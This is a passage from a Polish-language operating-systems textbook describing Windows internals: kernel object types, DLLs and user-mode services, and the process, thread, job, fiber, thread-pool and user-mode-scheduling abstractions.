Procesy i wątki nie wymagają wyjaśnień. Istnieje po jednym obiekcie dla każdego procesu i każdego wątku — obiekt zawiera trzy główne właściwości potrzebne do prawidłowego zarządzania danym procesem lub wątkiem. Trzy kolejne typy obiektów — reprezentujące semafory, muteksy i zdarzenia — wykorzystuje się do synchronizacji międzyprocesowej. Semafony i muteksy działają standardowo, ale też oferują pewne elementy dodatkowe (jak wartości maksymalne czy limity czasowe). Każde zdarzenie może się znajdować w jednym z dwóch stanów: sygnalizowanym lub niesygnalizowanym. Jeśli wątek czeka na zdarzenie w stanie sygnalizowanym, jest natychmiast zwalniany. Jeśli zdarzenie znajduje się w stanie niesygnalizowanym, wątki oczekujące są blokowane do czasu zasygnalizowania tego zdarzenia przez inny wątek — wówczas wszystkie zablokowane wątki (w przypadku zdarzeń powiadomień) lub pierwszy blokowany wątek (w przypadku zdarzeń synchronizujących) wznowią działanie. Zdarzenie można skonfigurować w taki sposób, aby po wystąpieniu sygnału oczekiwanej przez wątki automatycznie wracało do stanu niesygnalizowanego (zamiast pozostawać w stanie sygnalizowanym).

Także obiekty portów, liczników czasowych i kolejek mają związek z komunikacją i synchronizacją. Porty pełnią funkcję kanałów umożliwiających procesom wymianę komunikatów LPC. Liczniki czasowe pozwalają blokować wykonywanie kodu na określony przedział czasowy. Kolejki (wewnętrznie określane nazwą KQUEUES) służą powiadamianiu wątków o zakończeniu wykonywania zainicjowanych wcześniej asynchronicznych operacji wejścia-wyjścia lub o komunikatach oczekujących na portach. (Zaprojektowano je z myślą o zarządzaniu wspólnie wykonywaniem kodu na poziomie aplikacji; są wykorzystywane przez wydajne programy wieloprocesorowe, np. bazy danych SQL).

Obiekty otwartych plików są tworzone w momencie otwierania plików. Pliki, które nie są otwarte, nie mają swoich obiektów zarządzanych przez menedżera obiektów. Tokeny dostępu są typowymi obiektami związanymi z bezpieczeństwem. Tokeny identyfikują użytkowników i określają zakres ewentualnych uprawnień, którymi ci użytkownicy dysponują. Profile to struktury wykorzystywane do składowania okresowych próbek liczników wykonywanych wątków, które pozwalają stwierdzić, w których miejscach kodu programy spędzają najwięcej czasu.

Sekcje wykorzystuje się do reprezentowania obiektów pamięci, które na żądanie aplikacji mogą być odwzorowywane (przez menedżer pamięci) w ich przestrzeniach adresowych. Obiekty tego typu rejestrują sekcje pliku (lub pliku stron) reprezentujące strony obiektów pamięci składanych na dysku. Klucze reprezentują punkty montowania w przestrzeni nazw rejestru na poziomie przestrzeni nazw menedżera obiektów. Zwykle istnieje tylko jeden obiekt klucza (nazywany *\REGISTRY*) łączący nazwy kluczy i wartości rejestru z przestrzenią nazw NT.

Katalogi obiektów i dowiązania symboliczne mają ścisły lokalny charakter i mieszą się w części przestrzeni nazw NT zarządzanej przez menedżer obiektów. Katalogi i dowiązania symboliczne pod wieloma względami przypominają swoje odpowiedniki znane z systemu plików — katalogi umożliwiają gromadzenie w jednym miejscu powiązanych obiektów, a dowiązania symboliczne umożliwiają stosowanie w jednej części przestrzeni nazw obiektów nazwy odwołującej się do obiektu w innej części tej przestrzeni.

Dla każdego znanego systemowi operacyjnemu urządzenia istnieje jeden obiekt urządzeń, zawierający informacje o samych urządzeniach i wykorzystywanych przez system w odwołaniach do tych urządzeń, lub wiele takich obiektów. I wreszcie dla każdego załadowanego sterownika urządzenia istnieje obiekt sterownika w przestrzeni obiektów. Obiekty sterowników są współdzielone przez wszystkie obiekty urządzeń reprezentujące urządzenia kontrolowane przez te sterowniki.

Pozostałe obiekty (których nie uwzględniono w tym materiale) realizują bardziej wyspecjalizowane cele związane np. z interakcją z transakcjami jądra lub obsługą puli wątków roboczych podsystemu Win32.

11.3.4. Podsystemy, biblioteki DLL i usługi trybu użytkownika

Wróćmy do rysunku 11.2 — widać na nim, że system operacyjny Windows składa się z komponentów trybu jądra oraz komponentów trybu użytkownika. Ponieważ omówiliśmy już komponenty trybu jądra, nadszedł czas analizy komponentów trybu użytkownika, wśród których można wyróżnić trzy rodzaje komponentów szczególnie ważne dla systemu Windows: podsystemy środowiskowe, biblioteki DLL oraz procesy usług.

Opisaliśmy już model podsystemów systemu Windows, zatem nie będziemy ponownie wchodzić w szczegóły przyjętych rozwiązań projektowych — tym razem ograniczymy się do przyomnienia, że w oryginalnym projekcie systemu NT podsystemy miały w założeniu obsługiwać wiele osobowości systemu operacyjnego działających ponad jednym kodem trybu jądra. Takie

rozwiążanie być może miało na celu uniknięcie konkurowania z systemami tworzonymi tylko dla wybranych platform, jak w przypadku systemów VMS i Berkeley UNIX dla komputera VAX firm DEC. Niewykluczone, że przyjęty model wynikał z tego, że nikt w firmie Microsoft nie potrafił stwierdzić, czy OS/2 zostanie zaakceptowany jako interfejs programowania. Tak czy inaczej, interfejs OS/2 nie zyskał uznania, a stworzony później interfejs Win32 API (zaprojektowany z myślą o stworzeniu jednego interfejsu dla platform Windows 95 i Windows NT) zdomirował ten obszar systemów operacyjnych.

Drugim ważnym aspektem projektu trybu użytkownika systemu Windows jest *biblioteka łączona dynamicznie* (ang. *Dynamic Link Library — DLL*), czyli kod łączony z programami wykonywalnymi w czasie ich wykonywania (zamiast w czasie komplikacji). Biblioteki wspólnodzielone to nic nowego — są wykorzystywane przez większość współczesnych systemów operacyjnych. W systemie Windows niemal wszystkie biblioteki mają postać bibliotek DLL, począwszy od biblioteki systemowej *ntdll.dll* ładowanej do każdego procesu aż po biblioteki wysokopoziomowe z popularnymi funkcjami, które w założeniu mają ułatwić programistom aplikacji efektywne używanie istniejącego kodu.

Biblioteki DLL podnoszą efektywność systemu, ponieważ zapewniają możliwość współdzielienia tego samego kodu przez wiele procesów, skracając czas ładowania programów z dysku (poprzez przechowywanie często stosowanego kodu w pamięci) oraz zwiększając możliwości doskonaleńia systemu (poprzez aktualizowanie kodu biblioteki systemu operacyjnego bez konieczności ponownej komplikacji i łączenia wszystkich programów aplikacji korzystających z tego kodu).

Z drugiej strony biblioteki wspólnodzielone wprowadzają problem zarządzania wersjami i podnoszą złożoność systemu, ponieważ zmiany wprowadzone w takiej bibliotece z myślą o poprawie działania jednego programu teoretycznie mogą ujawnić ukryte błędy w innych aplikacjach lub wręcz uniemożliwić ich działanie wskutek zmian w implementacji — w świecie systemów operacyjnych Windows wspomniany problem określa się mianem *piekła DLL* (ang. *DLL hell*).

Sama koncepcja implementacji bibliotek DLL jest wyjątkowo prosta. Zamiast kompilować kod bezpośrednio wywołujący procedury należące do tego samego obrazu wykonywalnego, wprowadzono dodatkowy poziom pośrednictwa nazwany *tablicą importowanych adresów* (ang. *Import Address Table — IAT*). Ładowany plik wykonywalny jest przeszukiwany pod kątem zawierania listy bibliotek DLL, które należy załadować wraz z tym programem (w ten sposób powstaje graf zależności, ponieważ wymienione na tej liście biblioteki DLL także mogą wskazywać inne biblioteki DLL potrzebne do prawidłowego działania). Wymagane biblioteki DLL są ładowane, a tablica IAT jest wypełniana odpowiednimi adresami.

Rzeczywistość jest jednak bardziej skomplikowana. Jednym z problemów jest możliwość występowania cykli w grafie reprezentującym zależności pomiędzy bibliotekami DLL lub ryzyko zachowań niedeterministycznych, przez co wygenerowana lista bibliotek DLL do załadowania tworzy sekwencję, która po prostu nie działa. Co więcej, w systemie Windows biblioteki DLL mogą wykonywać swój kod już na etapie ładowania do procesu lub tworzenia nowego wątku. Przyjęto takie rozwiązanie, aby stworzyć możliwość inicjalizacji tych bibliotek oraz alokowania pamięci na poziomie wątków, jednak wiele bibliotek DLL wykorzystuje procedury dołączania do kosztownych i czasochłonnych obliczeń. Jeśli któraś z funkcji wywoływanych z poziomu procedury dołączania analizuje listę załadowanych bibliotek DLL, może wystąpić zakleszczenie wykluczające możliwość dalszego wykonywania danego procesu.

Biblioteki DLL wykorzystuje się nie tylko do współdzielienia często używanego kodu. Za pomocą tego rodzaju bibliotek można stworzyć model goszczenia (ang. *hosting*) kodu w celu rozszerzania aplikacji. Przeglądarka Internet Explorer może np. pobierać i dołączać biblioteki DLL określone mianem *kontrolek ActiveX*. Także po drugiej stronie połączenia internetowego

serwery WWW mogą ładować dynamiczny kod, aby rozszerzać możliwości udostępnianych stron WWW. Aplikacje takie jak pakiet biurowy Microsoft Office wykorzystują biblioteki DLL przekształcające ten pakiet w swoją platformę do budowy innych aplikacji. Model programowania **COM** (od ang. *Component Object Model*) umożliwia programom dynamiczne odnajdywanie i ładowanie kodu napisanego z myślą o stworzeniu określonego interfejsu — w ten sposób powstaje model goszczenia bibliotek DLL na poziomie procesów (wykorzystywany przez niemal wszystkie aplikacje modelu COM).

Opisany model dynamicznego ładowania kodu skutkuje dodatkową złożonością systemu operacyjnego, ponieważ zarządzanie wersjami bibliotek nie sprawdza się tylko do dopasowywania plików wykonywalnych do właściwych wersji bibliotek DLL, ale nierazko wymaga ładowania wielu wersji tej samej biblioteki do jednego procesu — w systemie Windows określa się to zjawisko mianem *wykonywania obok siebie* (ang. *side-by-side*). Pojedynczy program może gościć dwie różne dynamicznie łączone biblioteki kodu, z których każda może ładować tę samą bibliotekę systemu Windows, tyle że w różnych wersjach.

Lepszym rozwiązaniem byłoby goszczenie kodu w odrębnych procesach. Z drugiej strony ten sposób goszczenia powodowałby spadek wydajności, a w wielu przypadkach także wprowadzał bardziej złożony model programowania. Firma Microsoft stoi więc przed koniecznością opracowania dobrego rozwiązania eliminującego niedociągnięcia dotychczasowego modelu trybu użytkownika. Wielu programistów oczekuje choćby zbliżenia tego modelu do względnej prostoty znanej z trybu jądra.

Jednym z powodów mniejszej złożoności trybu jądra (przynajmniej w porównaniu z trybem użytkownika) jest oferowanie stosunkowo niewielkiej, skończonej liczby punktów rozszerzalności poza modelem sterowników urządzeń. Zbiór funkcji systemu Windows jest rozszerzany poprzez pisanie usług trybu użytkownika. Takie rozwiązanie okazało się wystarczająco skuteczne w przypadku podsystemów i sprawdza się w sytuacji, gdy do systemu dodaje się niewiele nowych usług (zamiast niezliczonych usług implementujących kompletną osobowość systemu operacyjnego). Okazuje się, że różnic funkcjonalnych dzielących usługi implementowane w jądrze od usług implementowanych w procesach trybu użytkownika jest stosunkowo niewiele. Zarówno jądro, jak i proces dysponują prywatnymi przestrzeniami adresowymi, w których można skutecznie chronić struktury danych i przetwarzać otrzymywane żądania.

Istnieje jednak ryzyko istotnych różnic w wydajności usług wchodzących w skład jądra w porównaniu z wydajnością usług wykonywanych w ramach procesów trybu użytkownika. Na współczesnym sprzęcie przechodzenie pomiędzy trybem użytkownika a trybem jądra jest dość czasochłonne; jeszcze dłużej trwa dwukrotna zmiana trybu wskutek przełączania procesów w jedną i drugą stronę. Innym ważnym problemem jest też niska przepustowość komunikacji międzyprocesowej.

Kod trybu jądra może (oczywiście z zachowaniem daleko idącej ostrożności) uzyskiwać dostęp do danych pod adresami trybu użytkownika przekazywanymi w formie parametrów wywołań systemowych. Na poziomie usług trybu użytkownika odpowiednie dane należy albo skopiować do procesu usługi, albo znaleźć rozwiązanie umożliwiające odwzorowywanie pamięci w obu kierunkach (w systemie Windows odpowiednie zadania automatycznie realizuje mechanizm wywołań ALPC).

Niewykluczone, że w przyszłości koszty sprzętowe związane z przechodzeniem pomiędzy przestrzeniami adresowymi i trybami ochrony będą mniejsze; być może nawet będą nieistotne dla wydajności systemu. W projekcie nazwanym *Singularity* i realizowanym przez ośrodek Microsoft Research [Fandrich et al., 2006] wykorzystano techniki środowiska wykonawczego (podobne do tych znanych z platform C# i Java) do całkowitego przeniesienia zadań związanych

z zarządzaniem trybami ochrony na poziom oprogramowania. W takim przypadku nie jest konieczne sprzętowe przełączanie adresów pamięci ani trybów ochrony.

System Windows niemal na każdym kroku wykorzystuje procesy usług trybu użytkownika do rozszerzania zakresu oferowanych funkcji. Niektóre z tych usług są ściśle związane z działaniem komponentów trybu jądra — np. program *lsass.exe* jest lokalną usługą uwierzytelniania, która zarządza zarówno obiektami tokenów reprezentującymi tożsamości użytkowników, jak i kluczami szyfrującymi wykorzystywany przez system plików. Menedżer *plug and play* trybu użytkownika odpowiada za identyfikację, instalację i wymuszanie na jądrze ładowania właściwych sterowników dla wykrywanych urządzeń sprzętowych. Także wiele aplikacji tworzonych przez niezależnych producentów, w tym programy antywirusowe i programy do cyfrowego zarządzania prawami (DRM), implementuje się w formie kombinacji sterowników trybu jądra i usług trybu użytkownika.

Menedżer zadań (*taskmgr.exe*) systemu Windows oferuje zakładkę identyfikującą usługi aktualnie działające w systemie. Jak łatwo zauważyc, wiele usług sprawia wrażenie wykonywanych w ramach tego samego procesu (*svchost.exe*). Okazuje się, że system Windows wykorzystuje ten proces do wykonywania wielu swoich usług startowych, aby w ten sposób skrócić czas uruchamiania systemu. Usługi można łączyć w ramach jednego procesu, dopóki ich wspólne operowanie na podstawie tych samych uprawnień jest bezpieczne.

W ramach każdego procesu usług współdzielonych poszczególne usługi są ładowane w formie bibliotek DLL. Poszczególne usługi zwykle korzystają z jednej puli wątków (taką możliwość stwarza mechanizm pul wątków podsystemu Win32), zatem wykonywanie wszystkich tych usług wymaga minimalnej liczby wątków.

Usługi często są źródłem luk w zabezpieczeniach systemu operacyjnego, ponieważ w wielu przypadkach oferują możliwość zdalnego dostępu (w zależności od ustawień firewalla TCP/IP i bezpieczeństwa IP), a nie wszyscy programiści piszący usługi zachowują należytą ostrożność. Do najczęstszych błędów należy brak mechanizmów weryfikujących parametry wejściowe i buforów przekazywane za pośrednictwem wywołań RPC.

Liczba usług stale wykonywanych w systemie Windows rośnie w zastraszającym tempie. Co ciekawe, bardzo niewielka część tych usług otrzymuje jakiekolwiek żądania, a kiedy już żądanie ma miejsce, często okazuje się, że ktoś próbuje odnaleźć i wykorzystać lukę w zabezpieczeniach, zamiast skorzystać z oferowanych funkcji. Właśnie dlatego coraz więcej usług systemu Windows jest domyślnie wyłączanych (szczególnie w nowych wersjach Windows Server).

11.4. PROCESY I WĄTKI SYSTEMU WINDOWS

System Windows dysponuje wieloma rozwiązaniami w zakresie zarządzania procesorem i grupowaniem zasobów. W poniższych punktach przeanalizujemy te mechanizmy, koncentrując się na najważniejszych wywołaniach interfejsu Win32 API i prezentując sposób ich implementacji.

11.4.1. Podstawowe pojęcia

W systemie Windows procesy pełnią funkcję kontenerów dla programów. Procesy dysponują wirtualnymi przestrzeniami adresowymi, uchwytami odwołującymi się do obiektów trybu jądra oraz wątkami. Proces, jako kontener wątków, zapewnia typowe zasoby niezbędne do ich wykonywania, jak wskaźnik do struktury limitów, współdzielony obiekt tokenu oraz domyślne parametry inicjalizacji wątków, w tym priorytet i klasa szeregowania. Każdy proces dysponuje danymi

systemowymi trybu użytkownika, tzw. **blokiem PEB** (od ang. *Process Environment Block*). Blok PEB obejmuje listę ładowanych modułów (plików wykonywalnych EXE i bibliotek DLL), pamięć z łańcuchami parametrów środowiskowych, bieżący katalog roboczy, dane niezbędne do zarządzania stertami procesu oraz mnóstwo wyspecjalizowanych elementów dodawanych przez lata do podsystemu Win32.

Wątki są abstrakcją jądra systemu Windows umożliwiającą bardziej skuteczne szeregowanie zadań procesora. Priorytety przypisywane wątkom zależą od priorytetów odpowiednich procesów. Wątki można też *ściśle wiązać* (ang. *affinize*) z określonymi procesorami. Takie rozwiązanie ułatwia programom współbieżnym działającym na wielu procesorach efektywne dzielenie zadań pomiędzy te procesory. Dla każdego wątku istnieją dwa odrębne stosy wywołań — jeden dla pracy w trybie użytkownika i jeden dla pracy w trybie jądra. Każdy wątek dysponuje też własnym **blokiem TEB** (od ang. *Thread Environment Block*), w którym przechowuje się właściwe temu wątkowi dane trybu użytkownika, w tym zawartość *pamęci lokalnej wątku* (ang. *Thread Local Storage — TLS*) oraz pola podsystemu Win32, opis języka i ustawień regionalnych i inne wyspecjalizowane pola dodawane przez najróżniejsze mechanizmy.

Oprócz wspomnianych już bloków PEB i TEB istnieje jeszcze inna struktura danych, którą tryb jądra współdzieli z każdym procesem — tzw. *dane współdzielone użytkownika* (ang. *user shared data*). Dane współdzielone użytkownika to strona pamięci zapisywana przez jądro, ale dostępna tylko do odczytu dla każdego procesu trybu użytkownika. Opisywana struktura obejmuje wiele różnych wartości utrzymywanych przez jądro, jak czas reprezentowany w różnych formach, informacje o wersjach, dane o ilości pamięci fizycznej oraz wiele wspólnych flag wykorzystywanych przez różne komponenty trybu użytkownika (komponenty modelu COM, usługi terminala oraz debugery). Stosowanie dostępnej tylko do odczytu strony współdzielonej ma na celu wyłącznie optymalizację działania procesów, które równie dobrze mogłyby uzyskiwać te wartości za pośrednictwem wywołań systemowych trybu jądra. Wywołania systemowe są jednak dużo bardziej kosztowne od pojedynczych odwołań do pamięci, zatem użycie struktury z polami utrzymywanyimi przez system (reprezentującymi np. godzinę) jest w pełni uzasadnione. Pozostałe pola, w tym bieżące strefy czasowe, zmieniają się na tyle rzadko, że kod korzystający z tego rodzaju danych powinien sprawdzać interesujące go wartości tylko po to, by wykrywać ewentualne zmiany. Podobnie jak w przypadku wielu sztuczek w kodzie dotyczących wydajności, kod jest trochę brzydkim, ale działa.

Procesy

Procesy są tworzone z użyciem obiektów sekcji, z których każdy opisuje pojedynczy obiekt pamięci składowany w pliku na dysku. Podczas tworzenia procesu odpowiedni proces tworzący otrzymuje uchwyt nowego procesu. Za pośrednictwem tego uchwytu proces tworzący może modyfikować nowy proces poprzez odwzorowanie sekcji, przydział pamięci wirtualnej, zapisanie parametrów i danych środowiskowych, powiększenie deskryptorów plików w tablicy uchwytów oraz utworzenie wątków. Mamy więc do czynienia z zupełnie innym modelem tworzenia procesów od tego, który obowiązuje w systemie UNIX — odmienne modele dobrze odzwierciedlają różnice projektowe dzielące systemy UNIX i Windows.

Jak już wspomniano w podrozdziale 11.1, system UNIX zaprojektowano z myślą o 16-bitowych komputerach jednoprocessorowych z mechanizmem wymiany wykorzystywanym do współdzielenia pamięci pomiędzy procesami. W takich systemach wykorzystywanie procesów w roli jednostek przetwarzania współbieżnego i stosowanie takich operacji jak fork do tworzenia nowych procesów było wprost doskonałym rozwiązaniem. Wykonywanie nowych procesów w systemach

dysponujących niewielką ilością pamięci i pozbawionych mechanizmów pamięci wirtualnej wymagało wymiany stron pamięci z odpowiednim obszarem dyskowym. W systemie UNIX wywołanie fork początkowo zaimplementowano w taki sposób, aby proces macierzysty był usuwany z pamięci i przenoszony do obszaru wymiany, aby jego pamięć fizyczna była dostępna dla procesu potomnego. Operacja w tej formie była niemal bezkosztowa.

Dla zupełnie innego środowiska sprzętowego zespół Cutlera pisał system Windows NT — w tamtym czasie docelowe systemy były 32-bitowymi komputerami wieloprocesorowymi ze sprzętowymi mechanizmami pamięci wirtualnej oraz 1 – 16 MB pamięci fizycznej. Wiele procesorów stwarzało możliwość współbieżnego wykonywania fragmentów programów, stąd decyzja o wykorzystaniu procesów systemów NT w roli kontenerów dla pamięci współdzielonej i zasobów (obiektów) oraz o użyciu wątków jako jednostek współbieżnego wykonywania (na potrzeby szeregowania zadań).

Systemy komputerowe w kolejnych kilku latach z pewnością nie będą przypominały żadnego z opisanych do tej pory środowisk docelowych — będą dysponować 64-bitowymi przestrzeniami adresowymi z dziesiątkami (lub setkami) rdzeni procesora w każdym gnieździe oraz setkami gigabajtów pamięci fizycznej. Pamięć ta może być również radykalnie różna od bieżących układów RAM. Współczesne pamięci RAM tracą zawartość przy wyłączeniu zasilania. Dostępne są jednak już dziś *pamięci bazujące na zmianach fazy* (ang. *phase-change memories*), które zachowują swoje wartości nawet w przypadku wyłączenia (zachowują się tak jak dyski). Należy również oczekiwać, że dyski twarde zostaną zastąpione *urządzeniami flash*, wsparcie dla wirtualizacji będzie bardziej powszechnne, a także zostaną wprowadzone wszechobecna obsługa sieci oraz innowacje w zakresie synchronizacji — np. *pamięć transakcyjna*. Systemy Windows i UNIX stale są dostosowywane do nowych warunków — z naszego punktu widzenia najciekawsze wydają się zmiany wprowadzane w nowych systemach projektowanych z myślą o udoskonaleniach warstwy sprzętowej.


Zadania i włókna

System Windows może grupować procesy w ramach tzw. *zadań* (ang. *jobs*). Zaprojektowano ją z myślą o grupowaniu procesów, aby stosować wspólne ograniczenia dla wątków składających się na te procesy (aby np. ograniczać ilość dostępnych zasobów w formie wspólnego limitu lub zastrzeżonego tokenu uniemożliwiającego wątkom uzyskiwanie dostępu do zbyt wielu obiektów systemowych). Jedną z najważniejszych cech zadań (w kontekście zarządzania zasobami) jest włączanie do zadania wszystkich wątków tworzonych przez proces od momentu jego dodania do zadania. Od tej reguły nie ma wyjątków. Jak nietrudno się domyślić, zadania zaprojektowano z myślą o sytuacjach zbliżonych raczej do przetwarzania wsadowego niż pracy interakcyjnej.

W systemie Modern Windows zadania są używane do grupowania procesów, za których pośrednictwem działają nowoczesne aplikacje. System operacyjny musi mieć możliwość zidentyfikowania procesów składających się na działającą aplikację, by można było zarządzać aplikacją w imieniu użytkownika.

Na rysunku 11.12 pokazano relacje łączące zadania, procesy, wątki i włókna (ang. *fibers*). Zadania zawierają procesy, procesy zawierają wątki, ale już wątki nie zawierają włókien. Relacje łączące wątki z włóknami zwykle cechują się licznością wiele do wielu.

Włókno jest tworzone poprzez alokowanie stosu i odpowiedniej struktury danych w trybie użytkownika (na potrzeby rejestrów i danych skojarzonych z danym włóknem). Wątki są konwertowane na włókna, ale też istnieje możliwość tworzenia włókien niezależnie od wątków. Tego rodzaju włókno nie jest wykonywane do momentu, w którym działający wątek wprost wywoła



Rysunek 11.12. Relacje łączące zadania, procesy, wątki i włókna. Zadania i włókna są opcjonalne; nie wszystkie procesy należą do zadań i nie wszystkie zawierają włókna

procedurę `SwitchToFiber` dla tego włókna. Wątki teoretycznie mogą podejmować przełączania do już wykonywanych włókien, zatem programista musi stworzyć mechanizm synchronizujący, aby zapobiec takim problemom.

Największą zaletą włókien są nieporównanie mniejsze koszty przełączania pomiędzy włókami w porównaniu z operacjami przełączania pomiędzy wątkami. Przełączanie wątków wymaga wejścia i opuszczenia trybu jądra. Koszty przełączania włókien sprowadzają się do zapisania i odtworzenia kilku rejestrów bez konieczności zmiany trybu działania.

Chociaż włókna są szeregowane wspólnie, w razie istnienia wielu wątków szeregujących włókna należy zachować daleko idącą ostrożność, aby uniknąć wzajemnego wpływu tych włókien na swoje działanie. Aby uprościć interakcję pomiędzy wątkami a włóknami, często tworzy się tylko tyle wątków, ile procesorów zainstalowano w danym systemie, i kojarzy się te wątki z odrębnymi podzbiorami dostępnych procesorów lub wręcz pojedynczymi procesorami.

Każdy wątek może wówczas korzystać z określonego podzbioru włókien — relacje jeden do wielu pomiędzy wątkami a włóknami znacznie upraszcza ich synchronizację. Warto jednak pamiętać, że nawet wówczas włókna stwarzają pewne trudności. Większość bibliotek podsystemu Win32 nie jest w żaden sposób przystosowana do operowania na włóknach, a aplikacje próbujące korzystać z włókien, tak jakby były pełnoprawnymi wątkami, powodują rozmaite błędy. Także jądro nie dysponuje żadną wiedzą o włóknach, zatem próba wejścia włókna w tryb jądra może powodować wstrzymanie wykonywania odpowiedniego wątku — jądro może wówczas przydzielić czas procesora dowolnemu wątkowi, uniemożliwiając mu wykonywanie pozostałych włókien. Właśnie dlatego włókna stosuje się dość rzadko, z wyjątkiem kodu przenoszonego z innych systemów, które narzucają stosowanie rozwiązań typowych dla włókien.

Pula wątków i szeregowanie w trybie użytkownika

Pula wątków (ang. *thread pool*) Win32 to obiekt stworzony na bazie modelu wątków systemu Windows, zapewniający lepszą abstrakcję dla niektórych rodzajów programów. Tworzenie wątku jest zbyt kosztowne, aby je wywoływać za każdym razem, gdy w celu skorzystania z wielu procesorów program chce wykonać niewielkie zadanie równolegle z innymi. Zadania mogą być grupowane w większe, ale to zmniejsza możliwości wykorzystania współbieżności w programie. Podejściem alternatywnym jest alokowanie przez program ograniczonej liczby wątków i utrzymywanie kolejki zadań, które muszą być uruchomione. Kiedy wątek zakończy wykonywanie zadania, pobiera następne z kolejki. W tym modelu następuje oddzielenie problemów zarządzania zasobami (ile procesorów jest dostępnych i jak wiele wątków należy stworzyć) od modelu programowania (jakie jest zadanie i w jaki sposób zadania są synchronizowane). W systemie

Windows sformalizowano to podejście w postaci puli wątków Win32 — zestawu interfejsów API do automatycznego zarządzania pulami wątków i wysyłania do nich zadań.

Pule wątków nie są rozwiązaniem idealnym, ponieważ gdy w trakcie realizacji zadania wątek z jakiegoś powodu się zablokuje, nie może przejść do kolejnego zadania. W związku z tym pule wątków nieuchronnie spowodują stworzenie większej liczby wątków, niż jest dostępnych procesorów, tak by były dostępne wątki do zaplanowania nawet wtedy, gdy inne zostały zablokowane. Pule wątków są zintegrowane z wieloma powszechnymi mechanizmami synchronizacji, jak oczekiwanie na zakończenie operacji wejścia-wyjścia lub zablokowanie aż do sygnalizacji zdarzenia jądra. Synchronizację można wykorzystać jako wyzwalacz do umieszczenia zadania w kolejce, aby zadanie nie było przydzielane do wątku, zanim nie uzyska gotowości do uruchomienia.

W implementacji puli wątków wykorzystywane są te same mechanizmy kolejek, które służą do synchronizacji zakończenia operacji wejścia-wyjścia, wraz z fabryką wątków trybu jądra wprowadzającą do procesu więcej wątków, aby dostępne procesory były zajęte. Niewielkie zadania istnieją w wielu aplikacjach, ale w szczególności w tych, które dostarczają usług w modelu przetwarzania klient-serwer, gdy od klientów do serwerów przesyłany jest strumień żądań. Wykorzystanie puli wątków dla tych scenariuszy poprawia wydajność systemu, ponieważ zmniejsza obciążenie związane z tworzeniem wątków i przenosi decyzję o sposobie zarządzania wątkami w puli z aplikacji do systemu operacyjnego.

To, co programiści widzą jako pojedynczy wątek systemu Windows, to w istocie są dwa wątki: jeden działający w trybie jądra i drugi działający w trybie użytkownika. Identyczny model jest wykorzystywany w systemie UNIX. Każdemu z tych wątków są przydzielane własny stos i własna pamięć, co pozwala zapisać zawartość rejestrów, gdy wątek nie działa. Dwa wątki sprawiają wrażenie jednego, ponieważ nie działają w tym samym czasie. Wątek użytkownika działa jako rozszerzenie wątku jądra — jest uruchamiany tylko wtedy, gdy wątek jądra się do niego przełączy, powracając z trybu jądra do trybu użytkownika. Gdy wątek użytkownika, chcąc wykonać wywołanie systemowe, napotka błąd strony lub zostanie wywłaszczyony, system przejdzie do trybu jądra i przełączy się z powrotem do odpowiedniego wątku jądra. Zwykle nie jest możliwe przełączenie się pomiędzy wątkami użytkownika bez uprzedniego przełączenia do odpowiedniego wątku jądra, przełączenia do nowego wątku jądra, a następnie przełączenie do związanego z nim wątku użytkownika.

W większości przypadków różnica między wątkami użytkownika i jądra jest przezroczysta dla programisty. Jednak w systemie Windows 7 firma Microsoft dodała mechanizm o nazwie **UMS** (od ang. *User-Mode Scheduling*), który ujawnia różnicę. Mechanizm UMS przypomina mechanizmy stosowane w innych systemach operacyjnych, takie jak *aktywacje programu szeregującego* (ang. *scheduler activations*). Można go wykorzystać do przełączania pomiędzy wątkami użytkownika bez uprzedniej konieczności wejścia do jądra. Dzięki temu można uzyskać korzyści typowe dla włókien, ale z dużo lepszą integracją z interfejsem API Win32 ze względu na wykorzystanie rzeczywistych wątków Win32.

Implementacja mechanizmu UMS składa się z trzech kluczowych elementów:

1. *Przełączanie trybu użytkownika*: można tak napisać program szeregujący trybu użytkownika, aby można było przełączać się pomiędzy wątkami użytkownika bez wchodzenia do jądra. Jeśli wątek użytkownika wejdzie do trybu jądra, mechanizm UMS znajdzie odpowiedni wątek jądra i natychmiast się do niego przełączy.
2. *Ponowne wejście do programu szeregującego trybu użytkownika*: gdy wykonywanie wątku jądra zablokuje się w celu oczekiwania na dostępność zasobu, mechanizm UMS realizuje przełączenie do specjalnego wątku użytkownika i uruchamia program szeregujący trybu

użytkownika, aby można było zaplanować działanie na bieżącym procesorze innego wątku użytkownika. Dzięki temu, jeśli któryś z wątków bieżącego procesu się zablokuje, bieżący proces może kontynuować korzystanie z bieżącego procesora przez cały przydzielony czas i nie musi czekać w kolejce za innymi procesami.

- 3. Realizacja wywołań systemowych:** kiedy zablokowany wątek jądra ostatecznie zakończy działanie, w kolejce programu szeregującego trybu użytkownika jest umieszczane powiadomienie. Dzięki niemu możliwe jest przełączenie do odpowiedniego wątku użytkownika przy następnej decyzji szeregowania.

Mechanizm UMS nie zawiera programu szeregującego trybu użytkownika jako części systemu Windows. UMS spełnia rolę niskopoziomowego mechanizmu do wykorzystania przez biblioteki wykonawcze używane przez języki programowania i serwer aplikacji do implementacji lekkiego modelu wątków, który nie koliduje z szeregowaniem wątków na poziomie jądra. Te biblioteki wykonawcze zwykle implementują program szeregujący trybu użytkownika najlepiej przystosowany do jego środowiska. Krótkie podsumowanie tych abstrakcji zawarto w tabeli 11.11.

Tabela 11.11. Podstawowe pojęcia wykorzystywane do zarządzania procesorem i zasobami

Nazwa	Opis	Uwagi
Zadanie	Kolekcja procesów współdzielących limity	Wykorzystywane w kontenerach AppContainer
Proces	Kontener dla zasobów	
Wątek	Jednostka szeregowania na poziomie jądra	
Włókno	Lekki wątek zarządzany w całości w przestrzeni użytkownika	Rzadko stosowana.
Pula wątków	Model programowania zorientowanego na zadania	Zaimplementowane na bazie wątków
Wątek trybu użytkownika	Abstrakcja umożliwiająca przełączanie wątków trybu użytkownika	Rozszerzenie wątków

Wątki

